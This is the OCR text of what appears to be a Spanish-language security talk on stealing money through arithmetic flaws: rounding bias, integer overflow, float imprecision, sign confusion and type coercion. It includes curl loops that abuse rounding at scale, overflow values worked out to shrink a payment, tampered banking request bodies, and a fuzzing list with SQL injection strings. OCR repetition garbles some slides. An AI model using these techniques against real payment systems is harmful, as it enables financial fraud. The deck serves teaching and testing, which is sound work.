Lógica decimal en un mundo binario

Las falacias de la aritmética computacional aplicadas al robo de dinero.

Tabla de contenido

Parte 1/1: Redondeo

Decimal SQL


```sql
-- MySql
CREATE TABLE IF NOT EXISTS financial_data (
  id      INTEGER AUTO_INCREMENT PRIMARY KEY,
  amount DECIMAL(10, 1)
);

-- Write 10.14 10.15
INSERT INTO financial_data (amount)
VALUES (10.14), (10.15);

-- Read 10.1 and 10.2
SELECT id, amount FROM financial_data;
```

Round


Language	Código
JavaScript	`usd = Math.round(usd * 100) / 100`
Python	`usd = round(usd*100) / 100`
PHP	`round($usd, 2)`
Java	`usd = Math.round(usd * 100.0) / 100.0`
SQL	`usd DECIMAL(10, 2) DEFAULT`

- Los redondeos se implementan de manera coherente en diferentes lenguajes.
- Se busca el Javascript estáticamente, mediante regex en el código fuente.
- Se busca el SQL dinámicamente, mediante prueba y error.


Redondeo lucrativo



Redondeo lucrativo



Redondeo lucrativo



Redondeo lucrativo

```
#!/usr/bin/env bash
for _ in {1..1000}; do
  curl -X POST 'http://localhost:8001/buyCurrency.php' \
    -H 'Cookie: ...' \
    --data-raw '{"currency":"CLP","clpAmount":"13",
      "usdPrice":"0.01","dollarPrice":928}'
done
```

Parte 1/2: Sesgo

Redondeo hacía par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

Redondeo hacía par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

```
printf '%0.f\n' 2.5  # Out: 2
```

Redondeo hacía par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

```
printf '%0.f\n' 2.5  # Out: 2
```

Expotación: Alice ($10) envia $2.5 a Bob ($11)

Redondeo hacía par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

```
printf '%0.f\n' 2.5  # Out: 2
```

Expotación: Alice ($10) envia $2.5 a Bob ($11)

Persona	Inicial	Cambio	Final	Redondeo
Alice	10	-2.5	7.5	8
Bob	11	+2.5	13.5	14
Suma	21	0	21	22

Redondeos en Python

Expresión	Evaluación
int(1.5)	1
round(1.5)	2
1.5 // 1	1
np.floor(11.5)	np.float64(11.0)
np.ceil(11.5)	np.float64(12.0)
np.round(11.5)	np.float64(12.0)

Tipos de redondeos

Directo

- Arriba
- Abajo
- Hacia cero
- Lejos de cero

Cercano

- **Arriba**
- Abajo
- Hacia cero
- Lejos de cero
- **Hacia par**
- Hacia impar

Otros

- Con semilla
- Aleatorio
- Logaritmíco
- Hacía precisión mínima

Tipos de redondeos

Value	Functional methods										Randomized methods					
	Directed rounding				Round to nearest						Round to prepare for shorter precision	Alternating tie-break		Random tie-break		Stochastic	
	Down (toward −∞)	Up (toward +∞)	Toward 0	Away From 0	Half Down (toward −∞)	Half Up (toward +∞)	Half Toward 0	Half Away From 0	Half to Even	Half to Odd		Average	SD	Average	SD	Average	SD
+2.8					+3		+3		+3			+3	0	+3	0	+2.8	0.04
+2.5	+2	+3	+2	+3		+3		+3		+3	+2	+2.505	0	+2.5	0.05	+2.5	0.05
+2.2					+2		+2		+2							+2.2	0.04
+1.8						+2		+2		+2		+2	0	+2	0	+1.8	0.04
+1.5	+1	+2	+1	+2								+1.505	0	+1.5	0.05	+1.5	0.05
+1.2					+1		+1									+1.2	0.04
+0.8						+1		+1	+1	+1	+1	+1	0	+1	0	+0.8	0.04
+0.5	0	+1		+1								+0.505	0	+0.5	0.05	+0.5	0.05
+0.2			0		0		0									+0.2	0.04
−0.2						0		0	0	0		0	0	0	0	−0.2	0.04
−0.5	−1	0		−1								−0.495	0	−0.5	0.05	−0.5	0.05
−0.8					−1			−1								−0.8	0.04
−1.2						−1	−1		−1	−1	−1	−1	0	−1	0	−1.2	0.04
−1.5	−2	−1	−1	−2								−1.495	0	−1.5	0.05	−1.5	0.05
−1.8					−2			−2								−1.8	0.04
−2.2						−2	−2		−2	−2		−2	0	−2	0	−2.2	0.04
−2.5	−3	−2	−2	−3				−3		−3	−2	−2.495	0	−2.5	0.05	−2.5	0.05
−2.8					−3	−3	−3		−3			−3	0	−3	0	−2.8	0.04

Parte 1/3: Falacia

¿Por qué es **pervasivo**?

La facilidad para robar dinero mediante redondeo radica en que las **rutinas informáticas** a menudo buscan **redondeos sin sesgo**.

Un actor **malicioso**, por su parte, buscará sistemáticamente el desplazamiento que **le resulte más conveniente**, a **diferencia** de lo que dictaría el **azar estadístico**.

Internet fue diseñado inicialmente para facilitar el intercambio de fotos de gatos entre amigos, en lugar de garantizar transferencias seguras de dinero entre desconocidos.

De manera similar, la aritmética computacional ha sido desarrollada principalmente para organizar datos estadísticos, en lugar de realizar cálculos aritméticos exactos.

Falacia clásica (1)

Un robo de **medio centavo** (0.005) de dólares por transacción no tiene un impacto significativo.

Falacia clásica (1)

Un robo de **medio centavo** (0.005) de dólares por transacción no tiene un impacto significativo.

Cierto. Sin embargo, **cien millones** (100M) de transacciones de medio centavo (0.005) podrían tener un impacto significativo.

```
for i in {1..100000000}; do
  curl -X POST https://bancopenca.com/convert \
    -H "Content-Type: application/json" \
    -d '{"amount": 5, "from": "CLP", "to": "USD"}'
done

# Resultado: 480 mil dólares extraídos
# -- Ref: (969 - 500) * 0.01 * 100_000_000 / 969 = 484004
```

Falacia clásica (2)

Eso solo pasa con los montos pequeños.

Falacia clásica (2)

Eso solo pasa con los montos pequeños.

También pasa con montos grandes.

```
sol=1_000_004 / 969; print(sol, round(sol*100)/100);
# Out: 1031.9958 1032.0
```

Sin embargo, se podría extrær un máximo de 0.005 dólares por transacción.

Falacias clásicas (3..11)

Argumento	Clasificación
2FA, WAF, Firewall	Defensa en profundida mal implementada
Los otros lo hacen igual	Generalización apresurada
Siempre lo hicimos así	Apelación a la tradición
Nadie me lo reportó	Apelación a la autoridad
La explotación requiere autenticación solicitaremos un reembolso	Ignorancia del riesgo
Existen prioridades más relevantes	Desviación
Estadisticamente no generaría perdidas	Causa falsa
No hay evidencía	Apelación a la ignorancia
Hay que ser hacker para explotar	Ad hominem

Falacia clásica, la misma historia

- **Lo que el defensor menosprecia, el atacante lo explota.**
- El defensor debería considerar el peor caso posible (malintencionado vs azar).

Falacia clásica, la misma historia

- **Lo que el defensor menosprecia, el atacante lo explota.**
- El defensor debería considerar el peor caso posible (malintencionado vs azar).
- «Lo presentaré a la BSides para que no puedan más abandonar sus responsabilidades».

Reación esperada


- Gracias por informarme (empatía).
- No lo sabía (**humildad**, curiosidad).
- Al final, es un error de validación de entrada (atención al detalle).
- Implementaremos una validación más estricta (disciplina).

Reación esperada


- Gracias por informarme (empatía).
- No lo sabía (**humildad**, curiosidad).
- Al final, es un error de validación de entrada (atención al detalle).
- Implementaremos una validación más estricta (disciplina).

El hackeo es un estado de espíritu.

¿Donde buscar el redondeo?




¿Donde buscar el redondeo?



Parte 1/4: Desbordamiento

Desbordamiento mediante propina en terminal de pago



Desbordamiento mediante propina en terminal de pago

```
public final Integer setFinalPrice(
        Integer iPrice,
        Integer iTip){

    // Input check has been removed for illustration
    return iPrice + (iTip * iPrice) / 100;
}
```

- El precio es un entero positivo inferior o igual a 999.999.999 pesos (1G).
- La propina es un entero positivo inferior o igual a 999.999.999% (1G).
- El número máximo que Java representa es 2.147.483.647 (2G) [1].

[1] Java utiliza enteros signados de 32 bits, el máximo es 2**31 - 1.

Desbordamiento mediante propina

```
return iPrice + (iTip * iPrice) / 100;
```

1. **Se compran 1.000.226 pesos** de productos [1].
2. Se desea agregar própina de 419400 porciento [2]. «¡Gracias!»

```
from ctypes import c_int32

# Calculate final price => 31 pesos
int(1_000_226 + c_int32(1_000_226 * 4194).value / 100)
```

[1] Obtenido con busqueda dichotomica alrededor de 1M para generar un efecto serio.

[2] Obtenido con $(2 * *32 - 1\_000\_226 * 100)/1\_000\_226 = 4193.997$.

Desbordamiento mediante propina

```
return iPrice + (iTip * iPrice) / 100;
```

1. **Se compran 1.000.226 pesos** de productos [1].
2. Se desea agregar própina de 419400 porciento [2]. «¡Gracias!»

```
from ctypes import c_int32

# Calculate final price => 31 pesos
int(1_000_226 + c_int32(1_000_226 * 4194).value / 100)
```

Como resultado, **se paga 31 pesos**. «¡A ti!»

[1] Obtenido con busqueda dichotomica alrededor de 1M para generar un efecto serio.

[2] Obtenido con $(2 * *32 - 1\_000\_226 * 100)/1\_000\_226 = 4193.997$.

Desbordamiento mediante propina

Uno nunca es feliz más que en la felicidad que se da.

Dar es recibir.

(Abbé Pierre (un monje francés))

Desbordamiento en matrices (GPU)

```
# [ 2, 2 ] ^ 8 => [ 0, 0]
# [ 2, 2 ]        [ 0, 0]
A = np.array([[2, 2], [2, 2]], dtype=np.int8)
print(A ** 8)
# Out: array([[0, 0], [0, 0]], dtype=int8)

# A =
A = np.array([2**31-2], dtype=np.int32)
print(A * A)
print(A ** 3)
```

Enteros: Recordar

- El **redondeo** es un proceso **complejo**.
- La representación de fracciones en binario presenta **dificultades**.
- **Cada división** puede resultar en un número fraccionario (con decimales).
- Nuestros antepasados implementaron primitivas de redondeo para evitar sesgos **en general**.
- El pentester busca **fuentes** que conducen a vulnerabilidades (sumisteros) relacionadas con la división y el redondeo, y luego prueba diferentes números de entrada para **obtener un resultado favorable** (para él).

Parte 2/1: Flotante

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

```
# Out: 5.55[...]e-17
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

```
# Out: 5.55[...]e-17
```

Los números flotantes no se igualan!

Problema de precisión

- La mayoría de las fracciones decimales no pueden representarse exactamente como fracciones binarias.
- Los números de punto flotante decimales ingresados son solo aproximados por los números de punto flotante binarios almacenados en la máquina.

Metafora con base 10

Entendiendo con Base 10 - Ejemplo: $\frac{1}{3}$ aproximado en base 10: - $0.3, 0.33, 0.333, \ldots$ - No importa cuántos dígitos escribas, nunca será exactamente $\frac{1}{3}$.

Representación en Base 2 - De manera similar, 0.1 no puede representarse exactamente en base 2. - En base 2, $\frac{1}{10}$ es la fracción que se repite infinitamente: - $0.00011001100110011\ldots$

Representación de punto flotante

Los números de punto flotante se representan en el hardware de la computadora como fracciones en base 2 (binarias).

- Decimal: $0.625 = \frac{6}{10} + \frac{2}{100} + \frac{5}{1000}$
- Binario: $0.101 = \frac{1}{2} + \frac{0}{4} + \frac{1}{8}$

Flotantes: Subdesbordamiento

```
1e-300
# Out: 1e-300

1e-300  * 1e-300
# Out: 0.0
```

Flotantes: Desbordamiento

```
1e300
# Out: 1e-300

1e300  * 1e300
# Out: inf
```

Parte 2/2: Infinito

El infinito

El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.

El infinito

El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.

```
2e308   # Out: inf

2e308 - 2e308  # Out: nan

2e308 - 1e308 - 1e308 # Out: inf

# Referencia
import sys; sys.float_info.max
# Out: 1.8e+308  (approx)
```

Parte 2/3: Signo

Confusión de signo

```c
#include <stdio.h>
int main() {
    // Declarar el saldo inicial
    int balance = 100;
    printf("Saldo inicial: %d\n", balance);

    // Declarar el precio por pagar
    int amount = 2200000000;

    // Verificar monto
    if (amount > balance){
      printf("Error cannort send more than owned\n");
      return 1;
    }

    // Dar 2.2G pesos
    balance -= amount;
    printf("Saldo después: %d\n", balance);
    return 0;
}
```

```
gcc sign.c -o sign.elf
./sign.elf
# Saldo inicial: 100
# Saldo después:
 ↪  2094967396
```


Confusión de signo

```c
#include <stdio.h>
int main() {
    // Declarar el saldo inicial
    int balance = 100;
    printf("Saldo inicial: %d\n", balance);

    // Declarar el precio por pagar
    int amount = 2200000000;

    // Verificar monto
    if (amount > balance){
      printf("Error cannort send more than owned\n");
      return 1;
    }

    // Dar 2.2G pesos
    balance -= amount;
    printf("Saldo después: %d\n", balance);
    return 0;
}
```

```
gcc sign.c -o sign.elf
./sign.elf
# Saldo inicial: 100
# Saldo después:
 ↪  2094967396
```

Dar es recibir.

Parte 2/4: Conversión



Conversión implícita: String -> Integer

```
from flask import Flask, request
app = Flask(__name__)

@app.route('/schedule-saving', methods=['POST'])
def submit():
    data = request.json
    amount = data.get('price') * data.get('months')
    return f'Total savings: {amount}'

app.run(debug=True)
```

Conversión implícita: String -> Integer

```python
from flask import Flask, request
app = Flask(__name__)

@app.route('/schedule-saving', methods=['POST'])
def submit():
    data = request.json
    amount = data.get('price') * data.get('months')
    return f'Total savings: {amount}'

app.run(debug=True)
```

```python
"10" * 3  # Out: 101010
```

Conversión implícita: String -> Integer

```
POST /schedule-saving HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

{
  "price": "10",
  "months": 3
}
```

Conversión implícita: Int -> Float

```python
from flask import Flask, request
app = Flask(__name__)

@app.route('/simple-interest', methods=['POST'])
def simple_interest():
    data = request.json
    principal = data.get('principal')  # Integer
    rate = data.get('rate')  # Integer
    time = data.get('time')  # Integer
    interest = (principal * rate * time) / 10
    return f'Simple Interest: {interest}'

app.run(debug=True)
```

Trabajo en casa.

Conversión implícita: Promoción de rango

```c
#include <stdio.h>

int main(void) {
    printf("%d\r\n", (int)-1 > (unsigned int)1);
    // Out: 1
}
```

Conversión implícita: Promoción de rango

```c
#include <stdio.h>

int main(void) {
    printf("%d\r\n", (int)-1 > (unsigned int)1);
    // Out: 1
}
```

Resultado: -1 es superior a 1.

Conversión explícita: Any -> Integer

```
#!/usr/bin/env python3
d_account = { 1: 20, "1": 0, 2: 20 }
def send_money( account_source, account_destination, amount):
    global d_account
    # 1/ Check
    if d_account[int(account_source)] < int(amount):
        return False

    # 2/ Remove
    d_account[account_source] -= amount

    # 3/ Add
    d_account[account_destination] += amount

    return True
send_money("1", 2, 10)
print(d_account)  # {1: 20, '1': -10, 2: 30}
```

Lógica decimal en un mundo binario

Las falacias de la aritmética computacional aplicadas al robo de dinero.

Las falacias del exceso de confianza en el entorno cibernético.

Parte 3/1: Confiancia

Ejemplo 1/3: Tasa de interez

```
POST /loan HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "loanNumber": 666,
  "price": 1000000,
  "interest": 5,
  "rut": "1-9",
  "date": "17-10-2025"
}
```

Ejemplo 1/3: Tasa de interez

```
POST /loan HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "loanNumber": 666,
  "price": 1000000,
  "interest": "0.01",
  "rut": "1-9",
  "date": "17-10-2025"
}
```

Vulnerabilidad: Menospreciar un número de origen remota.

Ejemplo 2/3: Lista de cupones

```
POST /pay HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "paymentNumber": 666,
  "cupon": [
    { "id": "148326c314fd", "percent": "30"},
  ]
}
```

Ejemplo 2/3: Lista de cupones

```
POST /pay HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "paymentNumber": 666,
  "cupon": [
    { "id": "148326c314fd", "percent": "30"},
    { "id": "148326c314fd", "percent": "30"},
    { "id": "148326c314fd", "percent": "30"},
    { "id": "148326c314fd", "percent": "30"}
  ]
}
```

Ejemplo 3/3: Control de la suma

```
POST /pay HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "paymentNumber": "666",
  "destinataries": [
    { "porcentaje": "30"  , "account": "1" },
    { "porcentaje": "30"  , "account": "2" },
    { "porcentaje": "40"  , "account": "3" }
  ]
}
```

Ejemplo 3/3: Control de la suma

```
POST /pay HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8


{
  "paymentNumber": "666",
  "destinataries": [
    { "porcentaje": "100" , "account": "1" },
    { "porcentaje": "500" , "account": "2" },
    { "porcentaje": "-500", "account": "3" }
  ]
}
```


Vulnerabilidad: Controlar la suma pero no las partes.

Ejemplos de cargas

0	0+1	1.4	"3.14"	11/2	2**31
1	eval(42)	1.5	'3.14'	11*1	2147483648
-1	102%	1.6	3' or1=1--	11-2	2**32
42	NaN	0.0001	3 or 1=1 --	11%2	4294967296
1.0	-Infinity	'\n'	(((2+1)))	11**2	2**63
1.1	Infinity	-0	;#?'\n1'	\x00	2**64
200e200	1e-10	(0)	.	\	2**32-1
-200e200	11.5	1-9	(a+)+	[0-255]	-4294967296


Parte 3/2: Entropía

One Time Password*




* También conocida en Dreamlab Technologies Latam como «**La metralleta Mexicana**» (Crédito: Isaac Milan) 75/123


OTP


Password Retrieval - Chromium
Password Retrieval
Enter OTP
Not secure
martint:9322
Burp
Password Retrieval
1-9
Enter your Password (secret)
Submit
Forgot Password
Register

